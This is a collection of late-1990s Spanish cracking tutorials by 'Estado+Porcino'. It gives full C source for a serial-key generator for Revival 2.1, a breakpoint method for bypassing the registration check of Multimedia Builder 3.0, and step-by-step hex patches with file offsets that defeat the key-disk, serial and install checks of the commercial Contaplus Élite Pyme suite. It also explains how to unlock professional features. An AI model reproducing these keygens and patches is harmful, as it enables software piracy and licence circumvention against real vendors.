Utilizo números aleatorios (random) para generar un número de serie diferente cada vez que se ejecute e programa. Una última curiosidad, donde creereis que guarda nuestra pass el programa. Si lanzais el La utilidad regmon (analiza todos los accesos al Registro dels Sistema) con el programa, podréis apreciar que se accede a "HKEY_LOCAL_MACHINE\SOFTWARE\Revival\Revival\2.0\Serial" Poco imaginativo, ¿verdad?. Podéis modificar este número para evitar registraos y probad Con nuevas pass.

Notas para los lectores.

1.- Los mensajes del tipo "Hazme el crack para ....", "Dime como de crackea....", "Dime donde puedo encontrar..." son automáticamente ignorados. El objetivo de estos artículos es enseñar a crackear no enseñar a ser unos llorones ineptos que sólo saben mendigar.

2.- Sólo responderé a preguntas teóricas sobre cracks, indicando algunas pistas que faciliten la labor.

3.- Narices, escribid artículos sobre los programas que crackeeis.
De nada sirve lo que aprendéis si no lo repartís, se os pudre en el cabeza, palabra.

4.- Lamento no haber contestado a ciertos mails interesantes. Desde aquí mis excusas.

5.- Si os ha servido para algo mis artículos, no seáis vagos y mandad un mail indicándomelo.

Mr.PinK & WKT (WHISKEY KON TEKILA)

Esperamos vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

----CORTAR POR AQUÍ----------

```
#include <conio.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/************************/

void main (void)
 {
   #define TAM_CADENA 15

   char password[TAM_CADENA+1],temporal[10],i;
   char p2_p3=0,p4,p5_p6=0,p8_p9;
   unsigned long p10_p14;

   clrscr();

   randomize();
   printf("%s","\n Generador de Llaves para el programa REVIVAL 2.1 . \n Por Estado+Porcino.");

   for(i=0;i<TAM_CADENA;++i)
    password[i]='0';
   password[i]='\0';

   password[0]='R';
   password[1]='V';
   password[7]='-';

   while (p2_p3<0x13)
    p2_p3=((random(9)+1)*10)+random(9)+1;

   while (p5_p6<0x25)
    p5_p6=((random(9)+1)*10)+random(9)+1;

   p10_p14=( ((random(9)+1)*10000)+ ((random(9)+1)*1000)+ ((random(9)+1)*100)+ ((random(9)+1)*10)+ random(9)+1);

   p4=((p2_p3-0x13)+(p10_p14^0x5468)+3)%0x0A;
   p8_p9=((p5_p6-0x25)+(p10_p14^0x5468)+3)%0x64;

   strncpy(&(password[2]),itoa(p2_p3,temporal,10),2);
   strncpy(&(password[4]),itoa(p4,temporal,10),1);
   strncpy(&(password[5]),itoa(p5_p6,temporal,10),2);
   strncpy(&(password[8]),itoa(p8_p9,temporal,10),2);
   strncpy(&(password[10]),ultoa(p10_p14,temporal,10),5);

   printf("\n\n Su password es: ");
   printf (password);
}
```

----CORTAR POR AQUÍ----------

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO V. COLOR CRACK

-Como Crackear Multimedia Builder 3.0-

Noviembre 1998

Indice

INTRODUCCIÓN

UN PRIMER VISTAZO

PRIMER OSTIAZO

ZEN CRACK

CRACK EN COLORES

CONCLUSIÓN

INTRODUCCIÓN

Victima: Multimedia Builder 3.0
Site: www.mediachance.com
Herramienta: Nuestro amado Sice y Zen crack.

Hoy es un día de Heineiken,Café de de Kenya,Moskovkaya,Guiness,Mahon y mujeres.

Bueno, ya estamos de vuelta con un nuevo truco bajo el brazo: "Crack en Color" que lo aplicaremos a nuestro conejillo de indias, el excelente Multimedia Builder. Un programa para crear aplicacniones que incluyen sonido, imagen,video. Se programa al estilovisual de VB . No os perdais el reproductor de CD que viene con el ejemplo.

UN PRIMER VISTAZO

Realmente este programador se lo ha currado. Ha cerrado la mayoría de las puertas de entrada a los crackers, por tanto hay que abrir otras como el "Crack en Color". Veamos alguno de sus ingenios del autor:

- Existe un número de serie que se introduce desde "Help\About\Register"

- Cuando introducimos un número de serie falso no aparece ninguna ventana de error.
Por lo que queda descartado el clásico "bpx messageboxexa".

- Las cadenas de caracteres importantes las tiene encriptadas, por lo que no podemos buscarlas con el "Search and Replace", lo que impide un crack en 5 minutos.

PRIMER OSTIAZO

Desechados los ataques típicos, vamos a entrar por la puerta clásica siguiendo la pista del Serial falso.

Metemos un número basura "12121212", Saltamos al sice y ponemos 's 30:00 l ffffffff "12121212"'
En cada ocurrecia XX:xx aplicamos 'bpr XX:xx XX:xx+8 rw'. Una vez acabado damos al botón de OK y BOOM, aparecemos en el sice. Unos F12 llegamos a la rutina "GetwindowTextA".
Dejamos esta línea de trabajo porque es muy aburrida.

Al final conseguimos aislar una rutina en que devuelve 0 si estamos registrados y 1 en otro caso.Podemos falsearla para registrarnos. Y de hecho lo "conseguimos". Nuestro nombre aparece en la ventana de registro. Pero hay una sorpresita. Si ejecutamos Project/Run aparece "unregistered...". ¿Cómo es posible?

¡Pero SI estamos registrados!. La cosa es aún peor, si nos peleamos con el registro y generamos un número de serie válido las cosas no mejorar. ¿Que está pasando aquí?

ZEN CRACK

Si hemos pasado el algoritmo de registro satisfactoriamente, ¿porqué seguimos sin estar registrados?.
Razonemos, la única forma de no estar registrados es que no pasemos alguna verificación. Sabemos que hemos pasado una, luego debe de haber otra verifiación en otra parte del código.

Este programador ha pensado un poco. HA SEPARADO LAS COMPROBACIONES del serial.
Y lo que es todavía más interesante, en cada comprobación analiza cosas diferentes. Así, si se pasa completamente una comprobación no se garantiza que se pase el resto.

Sabemos ya que por lo menos hay dos comprobaciones (una que pasamos y otra no).
Debe existir un nexo de unión entre las comprobaciones: Una variable que guarde el serial que hemos introducido. Pero aquín las variantes son múltiples :la primera comprobación puede encriptar el serial para la segunda, modificar un flag para que siempre resulte falsa la segunda comprobación...

La pregunta que se plantea es ¿Cómo localizo la segunda comprobación?.
La única pista es el horrible letrero amarillo ".. unregistered ..". Se podrían analizar todas las variables que modifica el primer algoritmo , pero eso es demasiado costoso. Debemos buscar otra forma.
La única forma de saber que no hemos pasado las comprobaciones es el letrero amarillo. Es por ahí por donde debemos atacar.

El mensaje está encriptado ,luego desechamos esa vía.
El letrero parece un Label al estilo de de JAVA o Delphi, por lo que no tiene entidad propia como una ventana.
¿Por donde atacamos?

CRACK EN COLORES

Centremonos, ¿qué es lo que má llama la atención del letrero? , su color amarillo.
Este color debe de asignarse de alguna forma. Además el amarillo parece que es el color de fondo del letreo. Si desensamblamos a nuestro objetivo vemos que utiliza la función setbkcolor.
Así pues debemos localizar algo parecido a "setbkcolor(Amarillo)".Pero como se expresa exactamente el color amarillo.

Normalmente los colores se forman a partir de la combinación de los llamados "colores básicos" .
Lo normal es usar como colores básicos RGB="Rojo Verde y Azul." Nuestro problema es como expresar el amarillo del letrero en función de RGB. Por suerte nuestro amarillo es una simple combinación. Podemos utilizar la paleta de colores de cualquier programa para comprobarlo. En mi caso he usado el Visual Café 2.5 (crackeado por supuesto).
Introduciendo Rojo=255,Verde=255,Azul=0 obtenemos el mismo amarillo que el del letrero.

Si el color hubiera sido más complejo,capturamos la pantalla con el letrero y la importamos a un editor gráfico como el Photoshop.Seleccionamos un pixel del color amarillo del letreo y vemos sus componentes en términos de Rojo, Verde y Azul.
Es posible que exita un program que realize esta función más sencilla. Si lo encontris, por favor notificádmelo.

Asi pues debemos de localizar algo asi como "setbkcolor(255 255 0)". Necesitamos conocer si existen más parámetros para el setbkcolor. Mirando el API tenemos:

```
COLORREF SetBkColor(HDC hdc,    // handle of device context
                    COLORREF crColor    // background color value
```

```
                    );
The COLORREF value is a 32-bit value used to specify an RGB color.
When specifying an explicit RGB color, the COLORREF value has the following hexadecimal form:
0x00bbggrr
```

Nuestro color es un entero y se pasa como segundo parámetro. Dado que los número se almacenan al revés debemos buscar SetBkColor(hdc,0000ffff). Desempolvemos los manuales del Sice, por lo que nos queda

bpx setbkcolor if (*(esp+8)==ffff0000)

Expliquemos un poco el churro que ha aparecido. bpx setbkcolor indica que se pare cuando se ejecute la rutina setbkcolor Se para cuando (*(esp+8)==00ffff), es decir, cuando el contenido del registro EIP+8 sea 00ffff. Recordemos que los parámteros a las funciones se pasan a través de la pila (ESP=registro stack pointer):

Concretamente es ESP+8 porque en se apilan dos palabra de 4 bytes cada uno.

```
Antes de la llamada ESP=000
        Llamada             ESP=Dirección de retorno. (palabra de 4 bytes)
                            ESP+4=parámetro HDC.(palabra de 4 bytes)
                            ESP+8=segundo parámetro
```

Aplicando nuestro bpx y pulsando "Proyect/Run" BOOM, aparecemos en el sice, para ver si estamos realmente ante el setbkcolor correcto, cambiemos el color "d esp+8" Y pasamos de "FFFF00" a "FFFFFF" .
Obtenemos un bonito color blanco de fondo. Luego hemos pillado la llamada correcta. Un par de f12 después obsevamos

:460a15 cmp [ESI+378],43CA

Si los valores no son iguales vemos el mensaje de error. Por tanto es este el flag que controla todo. Ya sólo basta ver quien lo inicializa. Pero este es un trabajo conocido por todos que lo dejo como ejercicio.

Fijaos como no se utiliza un clásico flag 1,0 sino un valor difícil 0x43CA. Un nuevo síntoma de que el autor ha leido sobre cracks.

CONCLUSIÓN

Hemos aprendido una nueva técnica: "Color Crack". Es recomendable que se aplique cuando el mensaje de "unregistered "no sea una ventana sino una cadena dentro de una ventana.
Debemos averiguar el color que se aplica al mensaje y colocar en el Sice:

bpx nombreRutina if (*(esp+8)==00BBGGRR)

Recordad que los valores de Blue(azul),Green (Verde) , Red (rojo) están hexa.

Cuando apararezcamos en el Sice cambiar el color para ver si estamos en la ventana correcta. En tal caso buscar un salto que evite el mesaje.

Este técnica siempre es aplicable, pero se recomienda que se utulize cuando existan pocos colores en la ventana y el mensaje esté resaltado del resto (cosa bastante habitual).

Una posible generalización de está técina es aplicable al color del tipo de letra (foregroundcolor), el tipo de fuente, (setFont), el aspecto (cursiva ...). Recordad de echar mano de una buena ayuda Api para win32.

No olvidemos el esquema de protección tan original de SEPARACIÓN DE COMPROBACIONES que ha implementado el autor. Realmente interesante, si señor.

Notas para los lectores.

1.- Los mensajes del tipo "Hazme el crack para ....", "Dime como se crackea....", "Dime donde puedo encontrar..." son automáticamente ignorados. El objetivo de estos artículos es enseñar a crackear no enseñar a ser unos llorones ineptos que sólo saben mendigar.

2.- Sólo responderé a preguntas teóricas sobre cracks, indicando algunas pistas que faciliten la labor.

3.- Narices, escribid artículos sobre los programas que crackeeis.
De nada sirve lo que aprendéis si no lo repartís, se os pudre en el cabeza, palabra.

4.- Lamento no haber contestado a ciertos mails interesantes. Desde aquí mis excusas.

5.- Si os ha servido para algo mis artículos, no seáis vagos y mandad un mail indicándomelo.

Estado+Porcino

Esperamos vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRACKEAR POR ESTADO+PORCINO

CAPÍTULO VI. DESVIRGANDO EXPEDIENTES X

-Como Crackear Contaplus Élite Pyme-

Junio 1999

Indice

INTRODUCCIÓN

AL ATAQUEEEEEEE

PROTECCIONES ESPAÑOLAS

PRIMERA APROXIMACION Y PRIMER ENFADO

OBJETIVOS

SEGUNDA APROXIMACIÓN Y SEGUNDA OSTIA. LAS COSAS SE COMPLICAN

LA SOLUCIÓN A LA PELUA CUESTIÓN

MODIFICACIÓN DE FICHEROS CREADOS EN TIEMPO DE EJECUCIÓN

INTENTO SER UN TIO ELEGANTE, PERO NO ESTÚPIDO

CAER EN LA CUENTA

OPCION 3 CAÑERA

VUELTA A LA PROTECCIÓN

ESTÚPIDO VELO

¿ÉXITO?

SOLUCIONES VIABLES

HORROR Y ESPANTO

EL MISTERIO INSONDABLE

EL EXPEDIENTE X DESVIRGADO

JUGUETEANDO

PD PARA EL PROGRAMADOR

INTRODUCCIÓN

Victima: CONTAPLUS ÉLITE PYME
Site: www.gruposp.com
HERRAMIENTAS:

Desensamblador. Por ejemplo w32dasm
Editor hexadecimal. Por ejemplo uedit
Paciencia y Confianza.

Saludos familia. Aprovecho los ratos para escribir algunas cosillas.
En esta ocasión acometemos uns joyita con Discos llave,Números de serie,encriptación, descompresión en tiempo de ejecución y misterios insondables.
Un dulce para pasar el rato.

Llegó a mis manos una petición de crack. Normalmente la desestimo, a menos que la pida un amigo, me interese o favorezca mi entorno de trabajo.
Es mejor enseñar a crakear que enseñar a llorar para suplicar.
En fin, toda esa filosofía expuesta por +ORC y reescrita por E+P. Son las 8:00 de la mañana y me he pasado toda la noche crakeando.
Si señor, hay pocos placeres comparables.
Los crackers me entenderán perfectamente de lo que les hablo:-).
El peluo maulla desesperao y la gorda duerme a mi lado.
A veces la vida te sonríe y no sabes porqué.Aprovéchala antes de que cambie.

En este entorno , nada se puede resistir...

AL ATAQUEEEEEEE

Miremos nuestro producto. Se trata de un clásico de la facturación española. Contaplus Pyme Élite Otoño 98 del 1-11-98
Un paquete en formato CD que se compone de:

ContaPlus
FacturaPlus
NominaPlus
PersonalPlus
Utilidades (Antivirus Norton, Antivirus Mcafee, Sidekick y PC Anywhere)

La web la tenemos en www.gruposp.com.
Despendolemos un ratico por su web a ver a cuanto tienen el timo.

Uhmm 2 millones de ventas y nuestro producto 165.000 pelas, !!!

Precio especial !!!!
Joer, pos si que, pa una urgencia, vamos.
Se merecen que lo crackeen, si señor.

PROTECCIONES ESPAÑOLAS

A primera vista, el programa es español y por tanto la protección también. Conociendo los antecedentes de protecciones españolas, estimo que estará roto en 5 minutos. Sólo recuerdo una protección española cojonuda. Era de un catalán y se la había puesto a su programa de rompecabezas. Si sería buena que fue uno de los "coladores"para la +HCU con +ORC y +Fravia(a ver si se recupera pronto, leñe)

PRIMERA APROXIMACION Y PRIMER ENFADO

Empezamos mal, intentamos instalar el contaplus y nos pide un disquete llave. Joder, ¿no habían pasado al olvido esas protecciones basadas en discos llave?. ¿Es que no aprenden?.
Los discos llave fueron desechados porque
no eran fiables, se podían cascar en el trayecto de la fábrica al usuario y luego vete a reclamar al maestro armero una vez que has pagado el producto, eso sin contar
el tiempo de espera del nuevo disquete, y que el que te manden no esté roto.
Para colmo, estos discos se formatean a medida por lo que no se pueden
copiar (en general) ni siquiera para sacar una triste copia de seguridad.
Como veis, una mierda, y los del CONTAPUS dale que dale.

OBJETIVOS

Estan claros, cepillarse al CONTAPLUS y obviar el disco llave.
Pero conseguiremos bastantes cositas más.

SEGUNDA APROXIMACIÓN Y SEGUNDA OSTIA. LAS COSAS SE COMPLICAN

Si intentamos instalar sin disco llave nos aparece una estúpida ventana:
"Inserte disco llave, Por favor retire el disco actual y bla,bla,bla"
La ventanita tiene pinta de dialogbox, así que nos vamos al SoftIce y ponemos
unas bonitas trampas para osos.

bpx dialogbox
bpx dialogboxparama

Lanzamos al niño y el que pica es el bpx dialogboxparama.
Con f12 aparece la ventana de error, pulsamos NO y caemos en kernel!alloc.
Ostias que feo. F12 antes pa asomar el pescuezo en
:10012739 dentro del proceso ~GLC000x. (la x es variable).

Ostias, que mierda es esta, ¿dónde está es fichero ese tan raro?.
En el directorio del conta no, seguro.
¿Pero entonces dónde?. Si buscamos el ficherito no está en el disco duro.

Entonces, ¡por la madre de MITRA!, ¿que coño pasa?.
Pensad una posible solución antes de pasar al siguiente párrafo, que os van a salir almorranas cerebrales.

LA SOLUCIÓN A LA PELUA CUESTIÓN

Pos si, seguro que ya lo habeis acertado :-)
El puto fichero se crea en tiempo de ejecución y se borra antes salir.
Por eso no aparece en el directorio de instalación ni en el disco duro al finalizar.
Pero entonces, segunda e importante cuestión:
¿como mangonearemos si se genera en tiempo de ejecución?
Es vital poder toquetear para saltarse la protección.
Así pues, relegamos el estudio del
para centrarnos en como se puede modificar un fichero que se crea en tiempo de ejecución.

MODIFICACIÓN DE FICHEROS CREADOS EN TIEMPO DE EJECUCIÓN

Las variantes que se me ocuren de menos a más elegantes son:

1 Entender como se crea el fichero y retocarlo antes de que se cree.
2 Parchearlo en memoria una vez creado
- mediante un parche en tiempo de ejecución.
- Aplicando ingeniería inversa para localizar y redirigir un trozo de código
inútil dentro del ejecutable y que parchee el fichero.
3 Dejar que se cree en memoria pero redirigirlo a un fichero en disco ya retocado.

Recuerdo cierta protección del mismo tipo en el Hotmetal 4.0. antes que los encerraran en la inutilidad del vbox.

INTENTO SER UN TIO ELEGANTE, PERO NO ESTÚPIDO

Pues eso, intento ser un tio elegante y opto por la primera opción y descubro lo siguiente:

*** Dentro del fichero instalar.exe del contaplus reside el famoso ~GLC000x.**
En tiempo de ejecución se lee un trozo del fichero instalar.exe, se marea un poco y se construye el nuevo fichero.
El nombre se construye a partir de una cadena constante :~GLC%04x.tmp.
Podeis abrir el fichero instalar.exe y cambiar el nombre por algo más decente.
Tengo destripado y pasado a C el algoritmo que extrae del fichero instalar.exe los bytes, los marea un poco y los escribe en el ~GLC%04x.tmp.
Si quereis más datos del algoritmo mandadme un mail.

*** Me quedaba la duda de si el autor de la protección había encriptado, comprimido o encriptado/comprimido.**
La respuesta es sólo comprimido siguiendo un complicado algoritmo que tengo casi analizado.
Asi pues sólo queda otra semana para crear un compresor (el descompresor ya lo tengo, está en el propio programa).

*** Como la cosa se complicaba, deseche esta vía y me fui a la opción 2.**
Pronto la desistimé porque no sabía cuantos parches tenía que aplicar.

Así pués, me fui a la vía 3. Ya sé, ya sé, es la más cutre, pero rula :-)

CAER EN LA CUENTA

Concurrida audiencia, por si no os habeis dado cuenta, la protección es muy buena.
RESPETAD AL PROGRAMADOR que se ha entretenido en comprimir sus datos
y descomprimirlos en tiempo de ejecución.
Buen trabajo BBYYMMAARRCCOOSS.
Quizás no esté todo perdido dentro del panorama de programadores españoles.
Aupa muchachos!!!

OPCION 3 CAÑERA

Lo primero es pillar una copia chachi del ~GLC%04x.tmp pa poder
modificarla tranquilamente y después regirigir el programa para que cargue nuestra dll y no la que ha creado.
Para ello, lanzamos el instalar y aparece la venta de error con "si" y "no" .
Nos vamos al explorador de Windows con la teclilla nueva con el logo del windoze
(ostias, pero si sirve pa algo y to), o bien lo abrimos antes que el instalar y conmutamos con ALT+TAB.
Estamos seguros que el fichero debe de existir porque aún no ha acabado el programa (nos da la opción de continuar si pusamos "si").
Buscamos en el explorador los ficheros que empiezen por ~GLC y bingo,
lo tenemos en c:\windows. Con mucho cuidado lo copiamos y lo pegamos en un sitio seguro.
Nuestra cena ya está en la red :-=).
Para los descuidados como yo, habilitarle la opción de sólo lectura con el botón derecho
del ratón y propiedades. Sino lo perderemos cuando lo utilizemos.
Recordad quitarle lo de sólo lectura para parchearlo.

Do quiera que un fichero se cargue en memoria y se ejecute en tiempo de ejecución este debe ser una dll.
Ya sé, ya sé, no tiene extendión dll ni ná, pero no es necesario.
Para que un fichero sea considerado dll basta con tener nombre y extensión, y la constante ~GLC%04x.tmp lo cumple.
Por tanto, instalar debe cargarlo como librería. Si lo desensamblamos, vemos que usa la función del api KERNEL32.LoadLibraryA y además sólo una vez.

```
:004024F7 740A                    je 00402503
:004024F9 E87E060000              call 00402B7C
:004024FE E9BD000000              jmp 004025C0

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004024F7(C)
|
:00402503 8D85E8FEFFFF            lea eax, dword ptr [ebp+FFFFFEE8]
:00402509 50                      push eax; Nombre churro de la librería ~GLC%04x.tmp

* Reference To: KERNEL32.LoadLibraryA, Ord:0190h
                                  |
:0040250A FF1534304000            Call dword ptr [00403034]
```

Ahora hay que aplicar un poco de ingeniería inversa para transformar y que cargue siempre nuestra librería retocada. Os ahorro el proceso mental y obtenemos después de verificar que nunca se pasa por :004024F9 (con un bpx por ejemplo)

```
:004024F7 8D85E8FEFFFF lea eax, dword ptr [ebp+FFFFFEE8];Dirección del nombre de la dll a cargar
:004024FD C700432E6100 mov dword ptr [eax], 00612E43    ;Constante .a0 y aprovechamos la c inicial
                                                         de [eax] nos queda c.a
:00402503 8D85E8FEFFFF            lea eax, dword ptr [ebp+FFFFFEE8];Guardamos las modificaciones.
:00402509 50                      push eax

* Reference To: KERNEL32.LoadLibraryA, Ord:0190h
                                  |
```

```
:0040250A FF1534304000            Call dword ptr [00403034]
```

Con esto siempre se carga la librería "c.a". Así pues renombramos la ~GLC%04x.tmp que habiamos pescado antes como "c.a" . Ya sé, el nombre es un poco cutre, pero si no os gusta retocarlo vosotros. No se os olvide indicar que es de sólo lectura si no lo queréis perder. Si repetimos lo del bpx dialogboxparama aparecemos en el proceso C!text (nuestro fichero c.a). Vamos por el buen camino. To este rollo pa redirigir un puto fichero, la protección debe ser la ostia. Estoy ansioso :-) Resumiendo, buscamos en el instalar.exe 74 0A E8 7E 06 00 00 y lo encontramos en 0x18F7 y cambiamos por 8D 85 E8 FE FF FF C7 00 43 2E 61 00

VUELTA A LA PROTECCIÓN

Ya podemos mangonear tranquilos nuestro C.a.
Ahora hay que localizar donde se llama al disco llave y neutralizarlo.
Los accesos al disco se pueden hacer de forma cutre y a alto nivel con "deviceiocontrol"
o bien usando las interrupciones a pelo. Como podeis sospechar, se han usado los deviceiocontrol.
Si en el softIce ponemos un bpx deviceiocontrol aparecemos en una dll mu fea GLfxxxx.tmp.
Esto suena al mismo truquillo de descompresión en tipo de ejecución.
Si pusamos unas 20 veces f12 reaparecemos en nuestra querida c.a

```
:10015244 FF24858E540110          jmp dword ptr [4*eax+1001548E]
:1001524B FF550C                  call [ebp+0C] ;Llamada a la feisima glfxxxx.tmp
:1001524E E93C010000              jmp 1001538F
:10015253 FF75B4                  push [ebp-4C]
:10015256 FF550C                  call [ebp+0C] ;2º Llamada
```

Os ahorro el trabajo y os comento como funciona el esquema de protección a este nivel. Se crean 2 dll en tiempo de ejecución en el mismo estilo que ya hemos comentado. Estas dll se encargan de todo el acceso al disco llave. Los parámetros a las dll se pasan (agarraos) en cadenas ascii. Basta con poner un bpx 1001524B y echar un vistazo a esi y edi. Obtendremos parámetros del tipo 3HayDisco 3Esdisco 3Instalaciones

ESTÚPIDO VELO

Corramos un estúpido velo en esta parte de la protección, porque es la más patética.
Baste decir dos cosas, para anular completamente al disco hay que parchear :1001524B.
En :1001524B se comprueba que existe disco, que el disco tiene el formato adecuado,
se leen el número de licencias .
Si existe algún error devuelven en eax=0, sino devuelven eax=1
Así pues cambiamos

```
:10015244 FF24858E540110          jmp dword ptr [4*eax+1001548E]
:1001524B FF550C                  call [ebp+0C]
:1001524E E93C010000              jmp 1001538F
:10015253 FF75B4                  push [ebp-4C]
:10015256 FF550C                  call [ebp+0C] ;2º Llamada
```

Por

```
:1001524B 33 C0                   xor eax,eax
:1001524D 40                      inc eax
:1001524E E93C010000              jmp 1001538F
:10015253 33 C0                   xor eax,eax
:10015255 33 C0                   xor eax,eax
:10015257 40                      inc eax
:10015257 90                      nop
```

Buscamos FF 24 85 8E 54 01 10 en c.a y lo encontramos en 0x1464B donde ponemos 33 C0 40 E9 3C 01 00 00 33 C0 33 C0 40 90 Con esto quedan fulminados los accesos a disco. Si seguimos adelante nos pide un número de serie que se

puede obviar si parcheamos en

```
:1001525E FF75B8                  push [ebp-48]
:10015261 FF75B4                  push [ebp-4C]
:10015264 FF550C                  call [ebp+0C]; eax=0 si todo va bien.
:10015267 E923010000              jmp 1001538F
```

por

```
:1001525E 33C0                    xor eax, eax
:10015260 33C0                    xor eax, eax
:10015262 33C0                    xor eax, eax
:10015264 33C0                    xor eax, eax
:10015266 90                      nop
:10015267 E923010000              jmp 1001538F
```

Si no parcheamos los push el programa casca. Resumiendo, buscamos en c.a ff 75 b8 ff 75 b4 ff 55 0C E9 23 01 00 00 y lo encontramos en 0x1465E, cambiándolo por 33 c0 33 c0 33 c0 33 c0 90 Cuando pida el serial podemos introducir cualquier churro numérico p.e: 111-1-696969-11 En el nombre de la empresa y nombre del usuario introducimos más de dos caracteres. Curiosamente todas estas rutinas GLC de acceso a disco y check del serial, aparecen como una dll normal spptr.dll en el directorio de instalación. Para qué, mu sencillo, para deinstalar y eliminar una licencia del disco llave. En teoría hay un número límite de instalaciones, cada vez que se instala el programa se elimina una licencia del disco llave y cada vez que se desistala se añade una. ¿ÉXITO? Si seguimos todos los pasos, la instalación finaliza correctamente . Ávidos lanzamos el programa y crash."Aplicación instalada incorrectamente". ¿En qué nos hemos equivocado?. Pensad un poco.

SOLUCIONES VIABLES

Seguro que habéis llegado a la misma conclusión que yo.
Las rutinas de manejo de disco que hemos inutilizado, dejaban algun flag en algún sitio
que indicara que el programa estaba bien instalado.
Así pues hay quedan dos opciones:

1 Saltar la comprobación en el programa principal.
2 Activar ese flag.

HORROR Y ESPANTO

Seleccionando la opción 1 nos encontramos en un avispero.
El progrma principal está hecho en CLIPPER.
Qué horror, aún se siguen usando esas herramientas del demonio.
Si queréis pasarlo realmente mál intendad, trazar un programa en clipper.
El control se realiza por bucles
de salto del tipo call[ax+4] que conducen a otros bucles de salto call [ebx+6], hasta el inifito.
Todo está dirigido por tabla y en código de 16bits.
Osea nada de usar la potencia de los registros de 32 bits.
Una montaña de mierda, como podreis observar.
Nada recomendabe ni saludable.
Optamos por la opción 2. Para eso llamamos a nuestro amigo y le pedimos que nos comprima
el CONTAPLUS (bien instalado) en
disquetes para compararlo con el que tenemos. Busque las diferencias.

EL MISTERIO INSONDABLE

Si descomprimimos el CONTAPLUS bien instalado en nuestro disco duro nos llevamos una desagradable sorpresa. "Aplicación mal instalada".
Joder, que coño pasa, pero si lo hemos copiado de uno que estaba bien instalado.
A ver, a lo mejor accede al registro del sistema buscando algo raro.
Lanzamos el regmon y vemos que la aplicación accede pero busca cosas nada importantes.
Podréis pensar, bueno quizás busque un fichero extraño que no hayamos copiado.
Lanzamos en filemon y sólo accede al win.ini fuera de su directorio.
Miramos el win.ini y no vemos nada sospechoso.

¿To esto está mu bien, pero que coño mira para saber que no está bien instalado?

Este es el misterio insondable que me ha tenido la noche en velo y que me ha hecho disfrutar como un enano cabezón. Pero hay más, si copiamos el directorio de instalación en el disco duro donde se instaló originalmnte, el programa deja de funcionar.
Quedan eliminados los flags en el registro del sistema y el acceso a ficheros raros, como ya suponíamos. Y el colmo, si copiamos y pegamos el ejecutable en el directorio de instalación del disco duro original de instalación el jodio programa funciona con el ejecutable original, pero no con la copia. ¿es mágia?
¿hay una explicación razonable o estamos ante un expediente X ?

Pensad el problema antes de mirad la solución, es apasionante.
Centraos en lo extraño que es que funcione con el ejecutable original y no con la copia, cuando son los mismos ficheros.

EL EXPEDIENTE X DESVIRGADO

Lo más curioso de todo es que el programa funciona con el ejecutable original, pero no con la copia.
En principio, esto no tiene sentido, a menos, claro está que exista una diferencia entre el original y el copiado.
Exactamente, la fecha de creación.
Para comprobarlo retrasé el reloj del windoze hasta la fecha hora y minuto en el que se había construido el ejecutable original.

En ese preciso momento realizé una copia del origial y BINGO, la copia del ejecutable funcionaba.
Ya hemos encontrado el flag, pero hace falta saber donde se guarda.
En el registro del sistema no, porque no realiza ninguna operación extraña.
Puede guardarlo en algún campo de la base de datos , osea en los fichero dbf. Para eliminar esta opción copie todos los ficheros
(excepto el ejecutable) de nuestro CUENTAPLUS al directorio original, y seguia funcionando.
En conclusión, el flag está dentro del propio ejecutable.
Para comprobarlo, comparé el ejecutable original y el nuestro y he aquí las diferencias :

```
FileSize:   2FA780h
DD     2F2726h
DB         C7h
DB         7Fh
DD     2F2727h
DB         A2h
DB         C1h
DD     2F272Dh
DB         9Dh
DB         3Dh
DD     2F272Eh
DB         54h
DB         79h
```

Cambian 4 posiciones de memoria de un ejecutable a otro. Así pues una de las rutinas de acceso a disco que hemos

desabilitado introduce en el ejecutable final la fecha de creación. Para más inri, esta fecha está encriptada y la llave de la desencriptación es BBYYMMAARRCCOOSS. Estos programadores nuncan aprenderán a ser humildes, los muy jodidos. Si cazamos las dll de disco que hemos anulado (copiar y pegar como ya vimos) y desensamblamos, observamos que se utiliza una bonita función: DosDateTimeToFileTime function converts MS-DOS date and time values to a 64-bit file time.

```
BOOL DosDateTimeToFileTime(

    WORD  wFatDate,     // 16-bit MS-DOS date
    WORD  wFatTime,     // 16-bit MS-DOS time
    LPFILETIME  lpFileTime      // address of buffer for 64-bit file time
   );
```

Ponemos un bpx DosDateTimeToFileTime y lanzamos el contaplus. EUREKA, aparecemos en spptr.dll, un par de f12 más y volvemos a al ejecutable original. No os aburriré indicando como localizar la rutina de comprobación del flag (ya somos mayorcitos), doy directamente el parche:

```
Cambiamos

:10001545 8D542428                lea edx, dword ptr [esp+28]
:10001549 51                      push ecx                   ;BBYYMMAARRCCOOSS
:1000154A 52                      push edx

Por

:10001545 8D542428                lea edx, dword ptr [esp+28]
:10001549 51                      push ecx                   ;BBYYMMAARRCCOOSS
:1000154A 51                      push ecx                   ;BBYYMMAARRCCOOSS
```

Buscamos en spptr.dll 8d 54 24 28 51 52 lo encontramos en 0x154A y lo cambiamos por 51 Listo y a disfrutar. Ya es hora de volver con la gorda y el peluo para tomar una cerveza.

JUGUETEANDO

***Existe una forma alternativa de corregir el problema de aplicación mal instalada. Si cogemos un dbf cualquiera del directorio /emp y lo copiamos con el nombre menumode.dbf , entramos en la aplicación pero en versión demostrativa, sin copias de seguridad y sin algunas opciones más.**

*** Para convertir las copias de seguridad a la versión profesional, cambiad el nombre del fichero /emp/versione.dbf por /emp/versionp.dbf y /emp/menuwine.dbf /emp/menuwin.dbf .**
Esto provoca un pequeño error al mirar el "Acerca de" en el CONTAPLUS, pero no tiene mayor importancia.
Sospecho que con una poyada de estas más podemos pasar del CONTAPLUS élite al profesional, pero no he dado con la tecla.

*** Podemos copiar impunemente el directorio del CUENTAPLUS de un disco duro a otro sin necesidad de reinstalar.**

